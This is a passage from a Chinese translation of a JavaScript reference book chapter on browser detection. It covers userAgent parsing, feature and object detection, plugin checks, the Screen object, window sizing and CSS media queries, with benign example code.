


图 16-1 在各种浏览器中的浏览器检测结果

从图 16-1 中已经注意到，在有些浏览器中 `navigator.appName` 看起来是误报的，比如，古老的 Netscape，尽管 `navigator.userAgent` 的值迥然不同，并且没有包含这种值。在此所看到的是，除了用户代理字符串之外，依赖所有其他内容的缺点。

通常，为了确保知道正在查看的信息，需要深入挖掘 `navigator.userAgent` 值。例如，可以编写从 `userAgent` 属性中提取浏览器名称的脚本：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Simple userAgent Parse</title>
</head>
<body>
<h1>Simple userAgent Parse</h1>
<script>
function parseUserAgent() {
    var userAgent = navigator.userAgent;
    var browser, version,
        browserList = {
            "Chrome": [ /Chrome\/(\S+)/ ],
            "Firefox": [ /Firefox\/(\S+)/ ],
            "MSIE": [ /MSIE (\S+)/ ],
            "Opera": [ /Opera\/.*?Version\/(\S+)/ ],
            "Safari": [ /Version\/(\S+).*?Safari\/ ]
        },
        uaTest,
        uaMatch;
    for (browser in browserList) {
        while (uaTest = browserList[browser].shift()) {
            if (uaMatch = userAgent.match(uaTest)) {
                version = (uaMatch[1].match(new
                RegExp('[^.]+(?:\.[^.]*){0,' + 1 + '}')))[0];
                return { name : browser, version : version };
            }
        }
    }
    return { name: "unknown", version: 0 };
}
var browser = parseUserAgent();
document.write("You are using " + browser.name + " " + browser.version);
</script>
</body>
</html>
```

在线：<http://www.javascriptref.com/3ed/ch16/useragent.html>

使用更成熟的脚本，比如，刚才给出的脚本，可以基于查看页面的浏览器创建有条件的标记、样式，或者脚本。当然，处理所有可能的情况显然很麻烦，需要遍历 `userAgent` 属性。

尽管有时只希望处理实际找到的问题。作为一个例子，可以联合使用浏览器检测和 HTML5 的 `data-*` 特性以展示不同的样式。当页面加载时，使用 JavaScript 检测浏览器类型，然后使用该数据修改 DOM 树：

```
document.documentElement.setAttribute("data-useragent", navigator.userAgent);
```

通过应用于元素的这种数据，可以使用特定的用户代理特性修改样式表规则：

```
<style>
/* use data attribute match for browser-specific rule */
html[data-useragent*="Chrome"] body {background-color: green;}
html[data-useragent*="Firefox"] body {background-color: yellow;}
html[data-useragent*="Explorer"] body {background-color: red;}
</style>
```

在此，仅仅是根据浏览器类型设置 background-color 特性。

不管如何应用，将会发现浏览器检测的大量问题。首先，假定浏览器能够正确地检测它自身。实际上，会发现许多浏览器——特别是老式浏览器——不会正确地报告它们自身，因为它们不希望被阻止查看那些通过代码检测主要浏览器变体的站点。可以挖掘在 userAgent 属性中发现的值，但是实际上可以完全欺骗过去，不管是出于私密的目的还是为了调试。下面看一个简单的例子，Safari 浏览器中的内置工具见图 16-2。




图 16-2 Safari 浏览器中的内置工具

尽管在某种程度上可以相信浏览器能够正确地识别它们自身，但是仍然必须在浏览器类型和功能之间进行某些映射。解决访问者多样性更合适的方法是先检测功能，然后添加可能特定于特殊浏览器内容的所有特殊细节。更简单的方法是，开发人员不应当关注检测浏览器的品牌和版本，然后理解浏览器能够做什么或不能做什么，反而应当关注检测准备使用的浏览器功能。

16.3 检测的内容

当使用 JavaScript 检测站点或应用程序的访问者的功能时，大体上可以将有用的检测信息划分成 4 类：

- 技术问题(例如，JavaScript 支持、Java 以及插件)
- 可视化问题(例如，颜色深度和屏幕大小)
- 传送问题(例如，连接速度或类型)

- 用户问题(例如, 语言设置和以前的访问者)

可以使用 JavaScript 获取关于这些类别中每一项的相关信息。首先, 看一看通过 JavaScript 可以检测哪些技术功能。

16.3.1 技术检测

当检测浏览器技术时, 经常喜欢了解浏览器对以下内容的支持情况:

- 标记版本和特定元素
- 样式表单和特定属性
- 脚本语言的版本以及特定对象、方法和属性
- Java
- 对象技术(插件以及 ActiveX 控件)

下面将依次查看这些项, 以展示为了理解应用程序正在处理的内容可以使用的方法。

1. 标记和样式检测

检测标记和样式表单有点困难。可以尝试使用 DOM 检查基本的标记支持, 具体方法是通过探索创建特定对象或使用 `document.implementation.hasFeature()` 方法。如果支持特定 HTML 或 XML 级别的绑定, 则这个方法会返回布尔值, 如下面的例子所示:

```
var HTMLDOM1 = document.implementation.hasFeature("HTML", "1.0");
// contains true or false indicating HTML binding support
```

当然, 正如第 10 章所讨论的, 这个特定的 DOM 功能不是很有用, 并且在有些情况下, 当不支持时会指示支持, 或者当部分支持时指示不支持。

尽管不能很好地检测 DOM 特性, 但是可以检测当前的特定渲染模式。通常可以通过查看 `document.compatMode` 属性执行渲染模式检测。该属性的值可以是 "BackCompat" 和 "CSS1Compat", 前者表示处于怪异模式, 后者表示处于遵循标准的模式。Internet Explorer 8 以及后续版本添加了 `document.documentMode` 属性, 该属性包含一个数字值。如果该属性包含的值是 7、8、9 或更大值, 则处于与该版本的 Internet Explorer 相对应的标准模式。如果看到的是数值 5, 则浏览器处于怪异模式。

不仅仅是检测渲染模式, 可能还喜欢获取粒度更细的信息。例如, 考虑到 HTML5 的兴起, 可能期望使用特定的元素, 如 `<progress>` 标签, 在页面中该标签可能是有用的; 但是如何知道浏览器实际支持这个新兴的功能呢? 可以使用 JavaScript 创建该元素, 如果发现了特定于该元素的功能, 就知道浏览器已经正确地创建了该元素。下面这个简单的例子显示了如何完成该检测:

```
if ("position" in document.createElement("progress")) {
    document.write("progress element supported. Example below<br>");
    document.write("<progress>10</progress>");
}
else {
    document.write("no progress element support");
}
```

图 16-3 是该脚本的结果。




图 16-3 脚本的运行结果

显然，在不支持的情况下，可能会希望使用一些基于 JavaScript 的改进机制动态地解决这个问题。尽管除了该例子的简明性之外，对于这些探测可能有一些技巧和细节；因此应当谨慎一些，特别是因为大部分浏览器乐于添加未知元素。

针对 CSS 属性支持的检测比元素检测要简单得多。要么查看某些存在的元素，要么实例化元素以查看是否映射那里的特定 CSS 属性。例如，CSS3 的 transform 属性近来才添加到浏览器中。为了确保支持该属性，可以查看 body 元素，并查看它的样式对象是否显示该属性或其中一个特定于供应商的等价属性：

```
if ("WebkitTransform" in document.body.style
    || "MozTransform" in document.body.style
    || "OTransform" in document.body.style
    || "transform" in document.body.style) {
    // add rotation styles
}
```

2. JavaScript 检测

JavaScript 支持可能是最简单的技术检测；如果脚本不能运行，这个条件隐式地显示浏览器不支持 JavaScript，或者关闭了 JavaScript。分析下面的<noscript>标签，该标签带有一个<meta>重定向：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>JS Check</title>
<noscript>
<meta http-equiv="Refresh" CONTENT="0; URL=noscript.html">
</noscript>
</head>
<body>
<script>
  document.write("This page supports JavaScript!");
</script>
</body>
</html>
```

如果用户禁用了脚本或使用非常古老的浏览器访问该站点，则会把他们重定向到“noscript.html”页面，该页面包含关于该站点需求的信息。

与前面的方法相反，有些开发人员反而选择使用正向检查：使用 Location 对象将用户重定向到使用 JavaScript 的特定页面。例如：

```
<script>
  window.location="scripton.html";
</script>
```

这种方法的问题是，它倾向于用作单个检测点，并且会干扰浏览器中后退按钮的功能。第一种技术是更加被动的方式，并且可以高枕无忧地轻松包含于所有页面中。显然，尝试构建能够优雅地降级的站点，相对于检测并否定方案，是一种更好的思想，但是必须承认有时这也许是不可能的。

3. JavaScript 版本检测

虽然检测是否启用 JavaScript 很容易，但是对于检测 JavaScript 的版本或功能会如何呢？处理不同 JavaScript 版本的一种方法是利用<script>标签的非标准 language 特性。尽管在本书中主要使用标准的 type 特性指示使用的脚本语言，但是 language 特性实际上很常用，并且有一些额外的价值。回顾第 1 章，支持 JavaScript 的浏览器会忽略那些带有它们所不支持的 language 特性的<script>标签的内容。由于浏览器的这种工作方式，可以针对该语言的各个版本创建多个版本的脚本，或设置一个变量指示支持的最高版本，如下面这个例子所做的：

```
<script language="JavaScript">
// JS 1.0 features
  var version="1.0";
</script>

<script language="JavaScript1.1">
// JS 1.1 features
  var version="1.1";
</script>

<script language="JavaScript1.2">
// JS 1.2 features
  var version="1.2";
</script>

<script language="JavaScript1.5">
// JS 1.5 features
  var version="1.5";
</script>
```

也可以使用 type 特性，它是标准特性。例如，为了检查 JavaScript 版本 1.8，可以使用下面的标记：

```
<script type="application/javascript;version=1.8">
// some JS 1.8 code
</script>
```

不管使用哪种方法，只要使用了某种方法，就会忍不住声明伪函数或对象，然后在更高的版本中重新定义它们。这种做法的问题是不讨论关于该语言的基本功能。通常讨论 `let` 或 `yield` 这类结构，并且实际上代码可能有点不同。我们的一般态度是，除非准备封锁用户，否则使用更新的功能代价可能太大，因为之后必须编写平行的代码，这些代码更关注样式的功能而不是功能。然而，当讨论功能时，比如，DOM 支持或浏览器功能，交叉编码方式可能更合理。

4. JavaScript 对象检测

在有些情况下，不关心是否可以使用特定的 JavaScript 版本，反而关心特定的对象或方法是否可用。与其掌握关于浏览器支持哪个 JavaScript 版本的所有内容，不如只通过检查适当的对象是否可用来检测功能。例如，下面的脚本通过检测是否定义了 `images[]` 集合，检查浏览器是否支持翻转图像：

```
if (document.images) {
    alert("Rollovers would probably work");
}
else {
    alert("Sorry, no rollovers");
}
```

显然，这不是一个非常高级的例子，但是在 Ajax 中可以看到相同的思想：

```
var xhr;
if (window.XMLHttpRequest) {
    xhr = new XMLHttpRequest();
}
else if (window.ActiveXObject) {
    xhr = new ActiveXObject("Microsoft.XMLHTTP");
}
else {
    // perform a fallback or error out
}
```

也会看到将该思想用于各种 HTML5 功能。例如，下面的代码检查对地理定位的支持：

```
if ((navigator.geolocation) && (navigator.geolocation.getCurrentPosition)) {
    navigator.geolocation.getCurrentPosition(success, error);
} else {
    alert("Where in the world are you!?");
}
```

在这些情况中，依赖于这样的一个事实，即 JavaScript 的动态类型转换会将不存在的对象转换成 `false`，并且如果存在，它会判断为 `true`。后面会看到这种方法的变体，使用条件运算符(`?`)、`try-catch` 块，以及 `switch` 语句。

正如前面的例子所显示的，对于是否支持某个功能，对象检测是一种简单的方法。然而，注意不要过多地依赖对象检测。假定一个对象的存在暗含着其他对象的存在或使用特定的浏览器，

但是在 JavaScript 中并非总是这种情况。例如，可能经常看到使用类似下面的代码检测是否正在使用 Internet Explorer:

```
var ie = (document.all) ? true : false;
```

然而，存在 `document.all` 是否确实就意味着正在使用 Internet Explorer? 问题的真相是另外一个浏览器可能也支持 `document.all`，但是不必提供 Internet Explorer 中找到的所有功能。开发人员或包含第三方脚本的开发人员甚至可能使用它们自己的代码模拟 `document.all`。考虑所有这些可能的麻烦，具体地检查每个对象可能更好，因此可能使用下面的代码，等等。

```
var allObject = (document.all) ? true : false;
var getById = (document.getElementById) ? true : false;
```

在某些方面，对象检测是可以使用的最好方法，但是应当谨慎，并且不要做出假定。

关于对象检测的另一个考虑事项是，不能走得太远、太快。记住，探索不存在对象的属性会抛出错误，因此首先需要检查父对象是否存在。作为一个例子，如果直接检查 `window.screen.height`，如下所示，在不支持 `screen` 对象的浏览器中会抛出错误：

```
if (window.screen.height)
    // do something
```

反而，可以依赖短路求值以递增的方式进行测试，如下所示：

```
if (window.screen && window.screen.height)
    // do something
```

考虑当尝试使用非标准功能时可能会失败，使用 `try-catch` 块的对象检测方法更合适。

5. Java 检测

使用 `Navigator` 对象的 `javaEnabled()` 方法检测 Java 是否可用非常容易：

```
if (navigator.javaEnabled())
    // perform Java actions or write out an <object> or <applet> tag
else
    alert("Sorry no Java");
```

如果 Java 可用并且已经打开，则该方法返回 `true`；否则，返回 `false`。

一旦知道 Java 可用，则通过访问页面中包含的 Java applet 可以发现关于 Java 的更多信息。甚至可以确定支持的 Java 虚拟机类型。为了实现该目的，需要访问 Java applet 的公有方法和属性。第 17 章将更加详细地讨论如何与 applet 进行交互。

6. 插件检测

在支持插件的浏览器中，对于在浏览器中安装的每个插件，在 `Navigator` 对象的 `plugins[]` 数组中都会有一个条目。这个数组中的每个条目都是一个 `Plugin` 对象，该对象包含关于特定供应商和组件版本的信息。检查插件是否存在的一种简单的检测模式是，使用与 Javascript 集合相关联的数组方面。例如，为了检查 Flash 插件，可以编写下面的代码：

```

if (navigator.plugins["Shockwave Flash"])
    alert("You have Flash!");
else
    alert("Sorry no Flash");

```

当然，需要小心，使用感兴趣的特定插件的正确名称。需要重点注意的是，同一插件的不同版本可能具有不同的名称，因此以这种方式检测插件，需要仔细检查供应商提供的说明文档。此外，Internet Explorer 定义了一个假的 `plugins[]` 数组，作为 Navigator 的属性。之所以这么做是为了阻止质量较差的插件检测脚本抛出错误，或简单地阻止它们返回错误的结果。当进行 `plugins[]` 数组检测时，需要通过确保所有 Plugins 对象都定义了 `length` 属性来处理这个跨浏览器的细微差别，如下所示：

```

if (navigator.plugins && navigator.plugins.length) {
    if (navigator.plugins["Shockwave Flash"]) {
        alert("You have Flash!");
    }
    else {
        alert("Sorry, no Flash");
    }
}
else {
    alert("Undetectable: Rely on <object> tag");
}

```

幸运的是，如果使用 Internet Explorer，如果用户允许，可以依靠 `<object>` 对象安装合适的对象处理程序。在第 17 章可以找到关于检测和与对象(比如 Netscape 的插件以及 Microsoft 的 ActiveX 控件)进行交互的更多信息。

16.3.2 可视化检测：Screen 对象

Screen 对象包含了基本的浏览器屏幕特征。如果考虑事物的逻辑关系，尽管它看起来作为 Window 对象的父对象更合理，但是它实际上是 Window 对象的子对象。下面的例子演示了可以在支持 Screen 对象的浏览器中进行检测的常用屏幕特征：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Common Screen Properties</title>
</head>
<body>
<h2>Current Screen Properties</h2>
<script>
if (window.screen) {
    document.write("Height: "+screen.height+"<br>");
    document.write("Width: "+screen.width+"<br>");
    document.write("Available Height: "+screen.availHeight+"<br>");
    document.write("Available Width: "+screen.availWidth+"<br>");
    document.write("Color Depth: "+screen.colorDepth+"bit<br>");
}

```

```

}
else
  document.write("No Screen object support");
</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch16/screen.html>

该例子的显示效果如图 16-4 所示。




图 16-4 示例的显示效果

这种检测一个让人很烦恼的地方是, `availHeight` 和 `availWidth` 属性指示的是屏幕的高度与宽度减去任何操作系统所有小件, 而不是可能所期望的浏览器窗口可以使用的实际大小。为了检测实际的窗口大小, 必须使用大部分浏览器中的 `Window` 对象, 但是对于老式的 `Internet Explorer` 浏览器, 需要查看 `Document` 对象, 并检查 `<body>` 本身。然而, 如果正在尝试获取窗口的尺寸, 对于 `DOM` 可能希望查看根元素的大小, 即 `<html>` 标签, 而不是 `<body>`。当然, 查看哪个标签取决于浏览器使用的渲染模式, 要么是宽松的, 要么是严格的, 这通常由文档中的 `doctype` 语句决定。下面这个例子显示了如何检查所有这些内容。同样, 由于不同浏览器供应商对实现特定 `CSS`、`XHTML` 以及 `JavaScript` 思想的方式可能不一致, 有些内容可能会发生变化, 但是这个例子仍然演示了这一概念:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Available Region Checker</title>
<script>
var winWidth = 0;
var winHeight = 0;

function findDimensions() {
  if (window.innerWidth) {
    winWidth = window.innerWidth;
  }
  else if ((document.body) && (document.body.clientWidth)) {
    winWidth = document.body.clientWidth;

```

```
    }

    if (window.innerHeight) {
        winHeight = window.innerHeight;
    }
    else if ((document.body) && (document.body.clientHeight)) {
        winHeight = document.body.clientHeight;
    }
    /* nasty hack to deal with doctype switch in IE */
    if (document.documentElement && document.documentElement.clientHeight
        && document.documentElement.clientWidth) {
        winHeight = document.documentElement.clientHeight;
        winWidth = document.documentElement.clientWidth;
    }

    document.getElementById("availHeight").value= winHeight;
    document.getElementById("availWidth").value= winWidth;
}

window.onload = function() {
    findDimensions();
    window.onresize=findDimensions;
};
</script>
</head>
<body>
<h2 style="text-align: center;">Resize your browser window</h2>
<hr>
<form>
    <label>Available Height:
        <input type="text" id="availHeight" size="4">
    </label>
    <br>
    <label>Available Width:
        <input type="text" id="availWidth" size="4">
    </label>
</form>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch16/screen-cb.html>

该例子在 Firefox 和 Internet Explorer 中的显示效果如图 16-5 所示。




图 16-5 效果图

对于允许在运行时操作页面内容和样式的浏览器，可以使用适合当前窗口大小的方式设置屏幕对象(如字体)的大小。考虑下面的例子：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Dynamic Sizing</title>
<script>
function setSize() {
  if (document.getElementById) {
    theHeading = document.getElementById("test1");
    if (window.innerWidth) {
      theHeading.style.fontSize = (window.innerWidth / 13)+"px";
    }
    else if ((document.body) && (document.body.clientWidth)) {
      theHeading.style.fontSize = (document.body.clientWidth / 13)+"px";
    }
  }
}
window.onload = setSize; // call to set initial size;
window.onresize = setSize;
</script>
</head>
<body>

<h1 id="test1" style="font-family: verdana; text-align: center;">Text grows
and shrinks!</h1>

</body>
</html>

```

在线：<http://javascriptref.com/3ed/ch16/screen-dynamic.html>

一个典型的显示效果如图 16-6 所示，但是鼓励读者自己尝试这个例子以验证它的使用：




图 16-6 典型的显示效果

对于支持在 CSS 规则中使用表达式的浏览器(如 Internet Explorer)，可以使用更清晰的方式，如下所示：

```
<h1 style="font-family: verdana; text-align: center;
font-size: expression(document.body.clientWidth / 13);">
Old Proprietary Internet Explorer Font Sizing!</h1>
```

然而，无论是出于标准化还是安全目的，这种做法都不好。此外，可能会好奇完全避免使用 JavaScript 而依赖于具有相对尺寸单位(比如，百分比或 em 值或使用媒体查询)的 CSS 是否可能更好，下一小节将对此进行讨论。在继续之前，应当展示如何使用 JavaScript 解决颜色问题。

也可以使用 JavaScript 在 Web 上动态地解决颜色问题。例如，在能够使用更丰富的图像的情况下，许多设计人员仍然使用简化的彩色图像，坚持使用有限的 216 色调色板，称为“浏览器安全的”调色板。可以使用下面的代码根据条件插入不同类型的图像：

```
<script>
if (window.screen) { // Sense the bit depth...
  if (screen.colorDepth > 8) {
    document.writeln("<img src='nonsafecolors.gif'>");
  }
  else {
```

```

        document.writeln("<img src='safecolors.gif'>");
    }
}
else {
    document.writeln("<img src='safecolors.gif'>");
}
</script>
<!-- Deal with the script off or work with non-JS-aware browsers -->
<noscript>
    
</noscript>

```

除了在此使用 JavaScript 是否合适这个问题外(正如将在下一节中看到的, 媒体查询更合适), 还会好奇这些检测是否真正需要。通过少量 Web 研究就会明白浏览器安全的调色板已经销声匿迹 10 年了, 因为它是 VGA 领域的功能。这不是说在浏览器和各种操作系统中不会再现颜色问题了。颜色问题仍然存在, 因此猜想 JavaScript 最终可能在解决颜色问题中扮演重要作用。

表 16-2 总结 Navigator 对象中用于尺寸和颜色问题的所有属性。

表 16-2 用于可视化探测的 Navigator 属性

属性名称	描述
availHeight	应用程序能够使用的用户屏幕的高度
availLeft	应用程序能够使用的用户屏幕的左侧
availTop	应用程序能够使用的用户屏幕的顶部
availWidth	应用程序能够使用的用户屏幕的宽度
colorDepth	用于单个像素中颜色的位数; 与 pixelDepth 相同
height	用户屏幕的高度
pixelDepth	用于单个像素中颜色的位数; 与 colorDepth 相同
width	用户屏幕的宽度

媒体查询

媒体查询使用 CSS media 特性, 并使用条件对其进行扩展, 从而可以避免为简单的设备功能检测使用 JavaScript。例如, Web 开发人员通常熟悉一条针对打印的样式规则以及一条针对屏幕的样式规则。媒体查询将这一查询添加到媒体上, 比如, 可用的宽度或颜色是什么, 然后决定是否应用规则。通过这种查询系统, Web 开发人员可以很容易地为不同的条件应用不同的样式, 比如, 为宽屏应用一种样式, 为窄屏应用另外一种样式, 而不需要使用 JavaScript。作为一个例子, 对于下面的脚本, 如果屏幕分辨率至少是 1024 像素, 则使用样式表 wide.css; 对于中等范围的窗口大小使用不同的样式表单; 对于小的窗口尺寸使用另外一个样式表:

```

<link rel="stylesheet" media="screen and (min-width: 1024px)" href="wide.css">
<link rel="stylesheet" media="screen and (min-width: 641px) and
(max-width: 1023px)" href="medium.css">

```

```
<link rel="stylesheet" media="screen and (max-width: 640px)" href="narrow.css">
```

有趣的是，大部分浏览器都支持这种效果，如图 16-7 所示。

在线：<http://javascriptref.com/3ed/ch16/mediaquery.html>

